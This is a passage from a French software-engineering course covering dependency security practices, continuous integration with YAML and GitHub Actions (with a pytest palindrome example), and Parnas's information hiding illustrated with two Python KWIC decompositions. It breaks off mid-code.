Plusieurs des outils que nous avons vus dans ce chapitre jouent un rôle défensif direct contre ces menaces : les lockfiles permettent de figer les versions exactes des dépendances et d'éviter qu'une mise à jour malicieuse soit installée automatiquement, les contraintes de version SemVer limitent l'exposition aux changements inattendus, et les registres comme PyPI mettent en place des protections contre le typosquattage et exigent de plus en plus l'authentification à deux facteurs pour les mainteneurs de paquets populaires. Au-delà de ces mécanismes, des pratiques comme l'audit régulier des dépendances (`uv audit`, `npm audit`), la production d'inventaires de composants (SBOM, pour Software Bill of Materials) et la vérification des signatures cryptographiques font aujourd'hui partie des compétences attendues en génie logiciel.



Pas seulement pour Python !

Tout ce que nous avons dit et expliqué à propos de `uv` et python s'applique également à d'autres langages et leur écosystème :

1. JavaScript avec Node et NPM
2. Rust et Cargo
3. Java avec Maven ou Gradle
4. Go avec go mod
5. .NET (C#, etc) et NuGet
6. Perl et CPAN
7. Ruby et Bundler

Pour votre culture personnelle, je vous suggère d'explorer une ou plusieurs de ces "paires", et de tenter de répondre aux questions suivantes :


1. Est-ce qu'il y a une notion d'environnement virtuel ?
2. Est-ce qu'il y a un dépôt centralisé de bibliothèques et de packages (comme PyPI) ?
3. Est-ce qu'il y a un mécanisme de lockfile (comme `uv.lock`) ?
4. Est-ce que SemVer y est utilisé de la même manière ?
5. Est-ce les contraintes au niveau des dépendances sont exprimées de la même manière (avec le même "mini-langage") ?
6. Est-ce qu'on y retrouve la possibilité du même genre de vulnérabilité au niveau de la sécurité (typosquatting, etc) ?

L'intégration continue (CI)

Dans les sections précédentes, nous avons vu comment écrire des tests pour vérifier qu'un programme se comporte correctement, comment utiliser git pour gérer l'évolution du code, et comment gérer les dépendances d'un projet Python avec uv. Mais il reste un problème important : toutes ces vérifications dépendent de la discipline individuelle du programmeur. Rien ne garantit qu'un développeur va exécuter les tests avant de pousser son code. Rien ne garantit non plus que son environnement local est représentatif de l'environnement réel : peut-être que les tests passent sur sa machine parce qu'il a une dépendance installée globalement, ou une version de Python légèrement différente. Le fameux "ça marche sur ma machine" est l'un des problèmes les plus classiques du développement logiciel.

L'intégration continue (CI, pour *continuous integration*) est la pratique qui résout ce problème en automatisant les vérifications à chaque changement. L'idée est simple : chaque fois qu'un développeur pousse du code vers le dépôt partagé, un serveur distant exécute automatiquement une série de vérifications (tests, linting, etc.) dans un environnement propre et reproductible. Si quelque chose échoue, l'équipe en est immédiatement informée.

Le terme "intégration continue" vient de l'Extreme Programming (XP), la méthodologie proposée par Kent Beck à la fin des années 90, dont on a parlé dans le module 1. L'une des pratiques centrales de XP était justement d'intégrer le code de tous les développeurs plusieurs fois par jour, plutôt que d'attendre des semaines ou des mois avant de fusionner les changements de chacun. En 2006, Martin Fowler a publié un article influent intitulé *Continuous Integration* qui a formalisé et popularisé la pratique au-delà de la communauté XP. Son argument principal était que plus on attend avant d'intégrer, plus les conflits sont difficiles à résoudre, et que l'automatisation des vérifications est la clé pour rendre l'intégration fréquente viable.



Cette idée d'automatiser les vérifications le plus tôt possible dans le processus de développement s'inscrit dans un mouvement plus large, souvent appelé "shift left". Historiquement, la vérification de la qualité d'un logiciel était une activité séparée, confiée à des équipes de QA (*quality assurance*) qui testaient le produit manuellement une fois le développement terminé. Ce modèle, importé du monde manufacturier (où des inspecteurs vérifient les produits en bout de chaîne), avait un défaut fondamental : les problèmes étaient découverts tard, quand ils étaient devenus coûteux à corriger. Le "shift left" consiste à déplacer ces vérifications vers la gauche de la ligne du temps, c'est-à-dire le plus tôt possible. Les tests unitaires écrits par le développeur, la CI qui les exécute à chaque push, la revue de code par les pairs : ce sont toutes des manifestations de cette philosophie. Dès 1971, Gerald Weinberg avait posé les bases de cette réflexion dans *The Psychology of Computer Programming*, en argumentant que la qualité logicielle est d'abord un problème humain et psychologique, pas seulement technique. Son idée centrale était que les programmeurs doivent développer une attitude d'ouverture face aux erreurs (*egoless programming*), plutôt que de déléguer la détection des problèmes à quelqu'un d'autre.

YAML

Avant d'aborder GitHub Actions, il faut dire un mot sur YAML, le format utilisé pour décrire les workflows de CI. YAML (*YAML Ain't Markup Language*) est un format de données conçu pour être lisible par les humains. Il joue le même rôle que JSON (décrire des structures de données), mais avec une syntaxe plus légère, basée sur l'indentation plutôt que sur les accolades et les crochets, ce qui le rend plus facile à lire pour les humains (malgré que ceci est parfois contesté). Voici un exemple qui illustre les éléments de base :

```
# Un commentaire
nom: Alice
age: 30
```

```yaml
# Une liste
langages:
  - Python
  - JavaScript
  - Rust

# Un objet imbriqué
adresse:
  rue: 123 Main Street
  ville: Montréal
```

Les règles essentielles sont peu nombreuses : les clés et les valeurs sont séparées par `:`, les listes sont indiquées par des tirets `-`, et la hiérarchie est exprimée par l'indentation (toujours des espaces, jamais des tabulations). YAML est très utilisé dans le monde du DevOps et de la CI, entre autres parce que les fichiers de configuration doivent souvent être lus et modifiés à la main, et que sa lisibilité est un avantage réel par rapport à JSON.

YAML a cependant la réputation d'être une source de frustration, justement à cause de sa dépendance à l'indentation. Une erreur d'un seul espace peut rendre un fichier invalide, ou pire, changer silencieusement sa signification. Par exemple :

```yaml
# Ceci est une liste de deux éléments à l'intérieur de "fruits"
fruits:
  - pomme
  - banane

# Ceci est une erreur : "banane" n'est plus au même niveau
fruits:
  - pomme
    - banane
```

Un autre piège classique concerne les valeurs qui ressemblent à autre chose que des chaînes de caractères. Par exemple, `version: 3.10` sera interprété comme le nombre `3.1` (le zéro final est supprimé), et non comme la chaîne `"3.10"`. Pour éviter ce problème, il faut mettre des guillemets explicites : `version: "3.10"`. Ce genre de subtilité est une source fréquente de bugs dans les fichiers de CI, en particulier lorsqu'on spécifie des versions de Python.

GitHub Actions

GitHub Actions est le système de CI intégré directement dans GitHub. Il est gratuit pour les projets open source et offre un quota mensuel généreux pour les dépôts privés. Son principal avantage est qu'il ne nécessite aucune configuration externe : tout se passe à l'intérieur de GitHub, et il suffit d'ajouter un fichier dans le dépôt pour activer la CI.

Le fonctionnement repose sur quelques concepts clés qu'il faut comprendre :

— **Workflow** : un fichier YAML placé dans le répertoire `.github/workflows/` du dépôt. Chaque fichier décrit une automatisation complète. Un dépôt peut contenir plusieurs workflows (par exemple, un pour les tests et un autre pour le déploiement).

— **Event** (ou *trigger*) : l'événement qui déclenche l'exécution du workflow. Le plus courant est `push` (quelqu'un pousse du code), mais ça peut aussi être l'ouverture d'une pull request, un horaire programmé (*cron*), ou même un déclenchement manuel.
— **Job** : un groupe d'étapes qui s'exécutent ensemble, sur une même machine. Un workflow peut contenir plusieurs jobs, qui par défaut s'exécutent en parallèle. C'est du parallélisme au sens strict, celui de la section sur la concurrence : des machines distinctes, réellement en même temps.
— **Step** : une étape individuelle à l'intérieur d'un job. Chaque step est soit une commande shell (par exemple `pytest`), soit l'utilisation d'une *action* pré-faite.
— **Action** : un bloc réutilisable, publié par GitHub ou par la communauté, qui encapsule une tâche courante. Par exemple, `actions/checkout` clone le dépôt dans la machine, et `actions/setup-python` installe une version de Python. On peut voir les actions comme des fonctions de bibliothèque pour la CI.
— **Runner** : la machine qui exécute le job. C'est ici que les choses deviennent intéressantes. Quand un workflow se déclenche, GitHub crée à la volée une machine virtuelle (VM) dans le cloud, y installe le système d'exploitation demandé (Ubuntu, macOS ou Windows), exécute toutes les étapes du job, puis détruit la machine. Chaque exécution part donc d'un environnement complètement vierge, ce qui élimine le problème du "ça marche sur ma machine". Ce concept de machines éphémères dans le cloud sera exploré plus en profondeur dans le module 5.

Exemple concret

Construisons un exemple de bout en bout : un petit projet Python avec un test, un workflow GitHub Actions, et on observera le résultat sur GitHub. L'idée est de voir tout le cycle : un `push` déclenche la CI, qui exécute les tests automatiquement.

Commençons par créer un petit projet Python avec uv :

```
$ mkdir ci-demo
$ cd ci-demo
$ uv init
```

Ajoutons pytest comme dépendance de développement (une dépendance de développement est une dépendance qui sera seulement utilisée dans un contexte où on travaillera sur le code source du projet, et non si on fait juste l'installer pour l'utiliser) :

```
$ uv add --dev pytest
```

Remplaçons le contenu du fichier `main.py` (qui a été automatiquement par `uv init`) avec une fonction simple :

```
def est_palindrome(mot):
    """Vérifie si un mot est un palindrome."""
    mot = mot.lower().replace(" ", "")
    return mot == mot[::-1]
```

Et un fichier `test_main.py` avec quelques tests :

```
from main import est_palindrome

def test_palindrome_simple():
```

```
    assert est_palindrome("kayak")
    assert est_palindrome("radar")

def test_palindrome_avec_majuscules():
    assert est_palindrome("Kayak")

def test_non_palindrome():
    assert not est_palindrome("python")
```

Vérifions que les tests passent localement :

```
$ uv run pytest
```

Maintenant, créons le workflow GitHub Actions. Il faut d'abord créer le répertoire :

```
$ mkdir -p .github/workflows
```

Puis créer le fichier `.github/workflows/ci.yml` :

```
name: CI

on:
  push:
    branches: ["main"]
  pull_request:
    branches: ["main"]

jobs:
  tests:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v4

      - name: Installer Python
        uses: actions/setup-python@v5
        with:
          python-version: "3.12"

      - name: Installer uv
        uses: astral-sh/setup-uv@v3

      - name: Installer les dépendances
        run: uv sync

      - name: Exécuter les tests
        run: uv run pytest
```

Reprenons ce fichier section par section :

```
name: CI
```

Le nom du workflow, qui apparaît dans l'onglet Actions de GitHub.

```
on:
  push:
    branches: ["main"]
  pull_request:
    branches: ["main"]
```

Les événements déclencheurs. Ici, le workflow s'exécute quand quelqu'un pousse du code sur la branche `main`, ou quand une pull request cible `main`. Notez les guillemets autour de `"main"` : c'est une bonne habitude en YAML pour éviter les surprises d'interprétation, comme on l'a vu plus haut.

```
jobs:
  tests:
    runs-on: ubuntu-latest
```

On déclare un job nommé `tests`, qui s'exécutera sur un runner Ubuntu (la dernière version disponible). C'est la machine virtuelle éphémère que GitHub va créer pour nous.

```
    steps:
      - uses: actions/checkout@v4
```

La première étape utilise l'action `actions/checkout`, qui clone notre dépôt dans la VM. Sans cette étape, le runner ne contiendrait aucun fichier, car la machine est créée vierge. Le `@v4` indique la version de l'action à utiliser.

```
      - name: Installer Python
        uses: actions/setup-python@v5
        with:
          python-version: "3.12"
```

On installe Python 3.12. Le champ `with` permet de passer des paramètres à l'action. Notez les guillemets autour de `"3.12"` : c'est exactement le piège YAML dont on a parlé. Sans guillemets, `3.12` serait interprété comme le nombre `3.12`, ce qui pourrait causer des problèmes.

```
      - name: Installer uv
        uses: astral-sh/setup-uv@v3
```

On installe uv en utilisant une action publiée par Astral, l'entreprise derrière uv. C'est un bon exemple d'action communautaire : plutôt que d'écrire nous-mêmes les commandes d'installation, on réutilise un bloc maintenu par les auteurs de l'outil.

```
      - name: Installer les dépendances
        run: uv sync

      - name: Exécuter les tests
        run: uv run pytest
```


Les deux dernières étapes sont des commandes shell ordinaires (indiquées par `run:` plutôt que `uses:`). On installe les dépendances avec `uv sync`, puis on exécute les tests. Ce sont exactement les mêmes commandes qu'on utiliserait localement sur notre propre machine.


Il ne reste qu'à initialiser un dépôt git, faire un commit et pousser le tout vers GitHub :

```
$ git init
```

```
$ git add .
$ git commit -m "Premier commit"
$ gh repo create ci-demo --public --source=. --push
```

Notons que la dernière commande, avec l'outil `gh`, pourrait être fait de manière plus manuelle, avec l'interface de GitHub. Une fois le push complété, allez dans l'onglet **Actions** de votre dépôt sur GitHub. Vous devriez voir le workflow "CI" qui s'est déclenché automatiquement. Après quelques secondes, si tout va bien, vous verrez un check vert indiquant que les tests ont passé.





Au-delà des tests

Les tests sont le cas d'utilisation le plus courant de la CI, mais un workflow peut automatiser bien d'autres vérifications. Voici quelques exemples fréquents :

— **Le linting** : des outils comme ruff analysent le code pour détecter des erreurs potentielles,

des variables inutilisées, des imports manquants, ou des violations de conventions de style. C'est un peu comme un correcteur grammatical pour le code.
— **Le formatage** : on peut vérifier que le code respecte un style uniforme (indentation, longueur des lignes, etc.). Ruff peut aussi jouer ce rôle. La CI peut rejeter du code mal formaté, ce qui évite les débats de style en revue de code.
— **Le type checking** : des outils comme mypy, qu'on a mentionné dans la section sur les types, peuvent être exécutés en CI pour vérifier la cohérence des annotations de type.
— **La vérification des dépendances** : on peut détecter automatiquement si l'une des dépendances du projet contient une vulnérabilité de sécurité connue.


L'idée générale est que tout ce qui peut être vérifié automatiquement devrait l'être en CI. Chaque vérification ajoutée au workflow est une erreur de moins qui peut se rendre en production.

Vers le déploiement continu (CD)

L'intégration continue se concentre sur la vérification automatique du code, mais l'automatisation ne doit pas s'arrêter là. L'extension naturelle de la CI est le *continuous deployment* (CD), ou déploiement continu : une fois que les vérifications passent, le code est automatiquement déployé en production, sans intervention humaine. On parle souvent de "pipeline CI/CD" pour désigner cette chaîne complète, de la vérification au déploiement. GitHub Actions permet de définir de tels pipelines dans les mêmes fichiers de workflow qu'on a vus ici. Nous reviendrons sur le déploiement et les pratiques DevOps dans le module 5.

Du programme au système

Dans le module précédent, on s'est concentré sur les outils du programmeur individuel : les types, la concurrence, les tests, git, les dépendances, l'intégration continue. Ces outils permettent de construire et de vérifier si un programme est correct ou non. Mais un logiciel réel n'est presque jamais un programme simple. C'est un ensemble de composants qui interagissent : une base de données, une API, un système de cache, une file de messages, des services qui communiquent entre eux. Le passage du programme au système est l'un des sauts conceptuels les plus importants en génie logiciel, et c'est le sujet de ce module.



En 1986, Fred Brooks publie son célèbre essai *No Silver Bullet*, dans lequel il distingue deux types de difficulté en développement logiciel. La difficulté *accidentelle* vient des outils imparfaits : un langage verbeux, un compilateur lent, un débogueur limité. Ces difficultés se résolvent avec de meilleurs outils, et c'est en grande partie ce qu'on a vu dans le module précédent. Mais la difficulté *essentielle* est d'une autre nature : elle vient de la complexité intrinsèque du problème qu'on cherche à résoudre. Un système de commerce en ligne doit gérer des utilisateurs, des produits, des inventaires, des paiements, des livraisons, des remboursements, des notifications, de la fraude. Cette complexité ne disparaît pas avec de meilleurs outils. Elle ne peut être que *gérée*, et c'est précisément le défi que ce module aborde.

Au fil des décennies, les développeurs et les penseurs du génie logiciel ont formulé un ensemble de principes pour faire face à cette complexité. Ces principes ne sont pas des règles rigides : ce sont plutôt des heuristiques, des guides de réflexion qui aident à prendre de meilleures décisions de conception. Leur force tient souvent à leur simplicité. Un acronyme comme DRY (Don't Repeat Yourself) ou YAGNI (You Ain't Gonna Need It) résume en quelques mots une intuition profonde qui, une fois intériorisée, influence la manière dont on pense et structure un système. Plutôt que de les présenter dans un catalogue isolé, nous les introduirons tout au long de ce module et des suivants, dans les contextes où ils sont le plus pertinents.

Ce module s'articule autour de quatre grandes dimensions. D'abord, l'**architecture et la modularité** : comment découper un système en parties cohérentes, et quels sont les compromis impliqués. Ensuite,

les **APIs** : le mécanisme par lequel ces parties communiquent entre elles, et qui constitue l'interface programmatique d'un système. Puis, les **interfaces utilisateur** : comment les humains interagissent avec le logiciel, de la ligne de commande aux applications web modernes, en passant par les tensions entre natif et cross-platform. Enfin, les **données** : comment on les représente, comment on les stocke, et comment elles circulent à travers les différentes couches d'un système. Ces quatre dimensions sont étroitement liées, et ensemble, elles forment l'ossature de tout logiciel qui dépasse le stade du programme individuel.

Architecture et modularité

Quand un programme est petit, sa structure importe peu. On peut tout mettre dans un seul fichier, avec quelques fonctions, et ça fonctionne. Mais dès que le programme grossit, cette approche atteint ses limites. Un fichier de 5000 lignes devient difficile à naviguer. Deux développeurs qui modifient le même fichier se marchent sur les pieds. Un changement dans une partie du code casse quelque chose dans une autre. Le programme est devenu un système, mais sa structure ne le reflète pas encore. La question n'est alors pas *s'il faut* découper le système en parties, mais *comment* le découper. Et cette question est bien plus subtile qu'elle n'y paraît.

Parnas et l'information hiding (1972)

En 1972, l'informaticien américain David Parnas publie un court article qui va devenir l'un des plus influents de l'histoire du génie logiciel : *On the Criteria To Be Used in Decomposing Systems into Modules*. Le titre est direct : quels critères devrait-on utiliser pour découper un système en modules ? Chez Parnas, un *module* désigne toute unité de découpage qui cache une décision de conception, que ce soit une fonction, une classe ou un sous-système. Pour répondre à cette question, Parnas prend un exemple concret, un programme appelé KWIC (Key Word In Context). Le principe de KWIC est simple : on lui donne une liste de titres, et il produit un index de tous les mots-clés significatifs, chacun présenté dans son contexte original. Par exemple, à partir du titre "The Pragmatic Programmer", KWIC produirait les entrées "Pragmatic Programmer, The" et "Programmer, The Pragmatic" (en ignorant les mots non significatifs comme "The"). C'est un système qui était couramment utilisé pour indexer des articles scientifiques.

L'idée vient du monde de la documentation scientifique. Dans les années 50 et 60, avant les moteurs de recherche, les bibliothécaires et les chercheurs avaient besoin de trouver rapidement des articles par mots-clés. Un index KWIC prend une liste de titres et produit une entrée pour chaque mot significatif du titre, en le présentant dans son contexte original. Par exemple, à partir de ces trois titres :

```
The Pragmatic Programmer
Clean Code
No Silver Bullet
```

Un index KWIC produirait (en ignorant les mots non significatifs comme "The", "No") :

```
Silver Bullet             ← entrée pour "Bullet"
Clean Code                ← entrée pour "Clean"
Code                      ← entrée pour "Code" (rotation de "Clean Code")
Pragmatic Programmer      ← entrée pour "Pragmatic"
```

```
Programmer The Pragmatic   ← entrée pour "Programmer"
Silver Bullet No           ← entrée pour "Silver"
```

Chaque titre est "tourné" (rotated) de manière à ce que le mot-clé apparaisse en premier, et les entrées sont triées alphabétiquement. Le résultat est un index compact qui permet de retrouver un titre à partir de n'importe lequel de ses mots significatifs.

L'utilitaire `ptx`
L'idée de l'index KWIC a été suffisamment importante pour qu'un utilitaire Unix lui soit dédié : `ptx` (permuted index), qui fait partie des GNU coreutils. On peut l'essayer directement sur la ligne de commande :

```
$ echo -e "The Pragmatic Programmer\nClean Code\nNo Silver Bullet" | ptx -
S '\n' -w 72
                           No Silver   Bullet
                                       Clean Code
                               Clean   Code
                                       No Silver Bullet
                                 The   Pragmatic Programmer
                         The Pragmatic   Programmer
                                  No   Silver Bullet
                                       The Pragmatic Programmer
```

Chaque ligne est formatée de manière à ce que le mot-clé apparaisse aligné au début de la colonne de droite, avec son contexte à gauche. C'est un petit vestige d'une époque où l'indexation automatique des textes était une préoccupation centrale de l'informatique.

Décomposition 1 : par flux de traitement

Parnas compare deux manières de découper ce même système KWIC en modules. La première, qu'on pourrait qualifier de "naïve", suit le flux de traitement des données : un module pour lire l'entrée, un module pour produire les rotations, un module pour trier, un module pour afficher. C'est la décomposition la plus intuitive, celle qu'on ferait naturellement si on pensait le programme comme une séquence d'étapes. Voici à quoi elle ressemblerait en Python :

```
# Décomposition 1 : par flux de traitement
# Chaque module correspond à une étape du pipeline

# Les données partagées entre les modules
lines = []
rotations = []
sorted_rotations = []

STOP_WORDS = {"the", "a", "an", "of", "in", "to", "and", "is", "for"}

def read_input(titles):
    """Étape 1 : lire les titres"""
    lines.clear()
    lines.extend(titles)
```

```
def make_rotations():
    """Étape 2 : produire toutes les rotations de chaque titre"""
    rotations.clear()
    for line in lines:
        words = line.split()
        for i, word in enumerate(words):
            if word.lower() not in STOP_WORDS:
                rotated = words[i:] + words[:i]
                rotations.append(" ".join(rotated))

def sort_rotations():
    """Étape 3 : trier les rotations alphabétiquement"""
    sorted_rotations.clear()
    sorted_rotations.extend(sorted(rotations, key=str.lower))

def display_output():
    """Étape 4 : afficher le résultat"""
    for rotation in sorted_rotations:
        print(rotation)

# Utilisation
read_input(["The Pragmatic Programmer", "Clean Code", "No Silver Bullet"])
make_rotations()
sort_rotations()
display_output()
```

Le problème de cette décomposition est que tous les modules (fonctions) partagent les mêmes données globales (`lines`, `rotations`, `sorted_rotations`). Si on décide de changer la manière dont les lignes sont stockées, par exemple en passant d'une liste à un fichier, il faut modifier *tous* les modules. Le découpage par flux de traitement crée un couplage fort autour de la représentation interne des données.

Décomposition 2 : par information hiding (Parnas)

Parnas propose une autre décomposition, fondée sur un principe différent : chaque module (ici ce sont des classes) doit cacher une *décision de conception* susceptible de changer. Au lieu de découper par étapes de traitement, on découpe par *responsabilité*. Le module de stockage des lignes ne sait rien du tri ; le module de rotation ne sait rien de la manière dont les lignes sont stockées. Chaque module expose une interface simple et cache ses détails internes. Parnas appelle ce principe l'*information hiding* (masquage de l'information).

```
# Décomposition 2 : par information hiding (Parnas)
# Chaque module cache une décision de conception

class LineStorage:
    """Cache la décision : comment les lignes sont stockées en mémoire."""
    def __init__(self):
        self._lines = []
```

```
    def add(self, line):
        self._lines.append(line)

    def get(self, index):
        return self._lines[index]

    def count(self):
        return len(self._lines)


class Rotator:
    """Cache la décision : comment les rotations sont calculées."""
    STOP_WORDS = {"the", "a", "an", "of", "in", "to", "and", "is", "for"}

    def rotations(self, line):
        words = line.split()
        result = []
        for i, word in enumerate(words):
            if word.lower() not in self.STOP_WORDS:
                result.append(words[i:] + words[:i])
        return result


class Sorter:
    """Cache la décision : comment le tri est effectué."""
    def sort(self, items):
        return sorted(items, key=lambda words: [w.lower() for w in words])


class KWICSystem:
    """Assemble les modules sans connaître leurs détails internes."""
    def __init__(self):
        self.storage = LineStorage()
        self.rotator = Rotator()
        self.sorter = Sorter()

    def process(self, titles):
        for title in titles:
            self.storage.add(title)

        all_rotations = []
        for i in range(self.storage.count()):
            line = self.storage.get(i)
            all_rotations.extend(self.rotator.rotations(line))

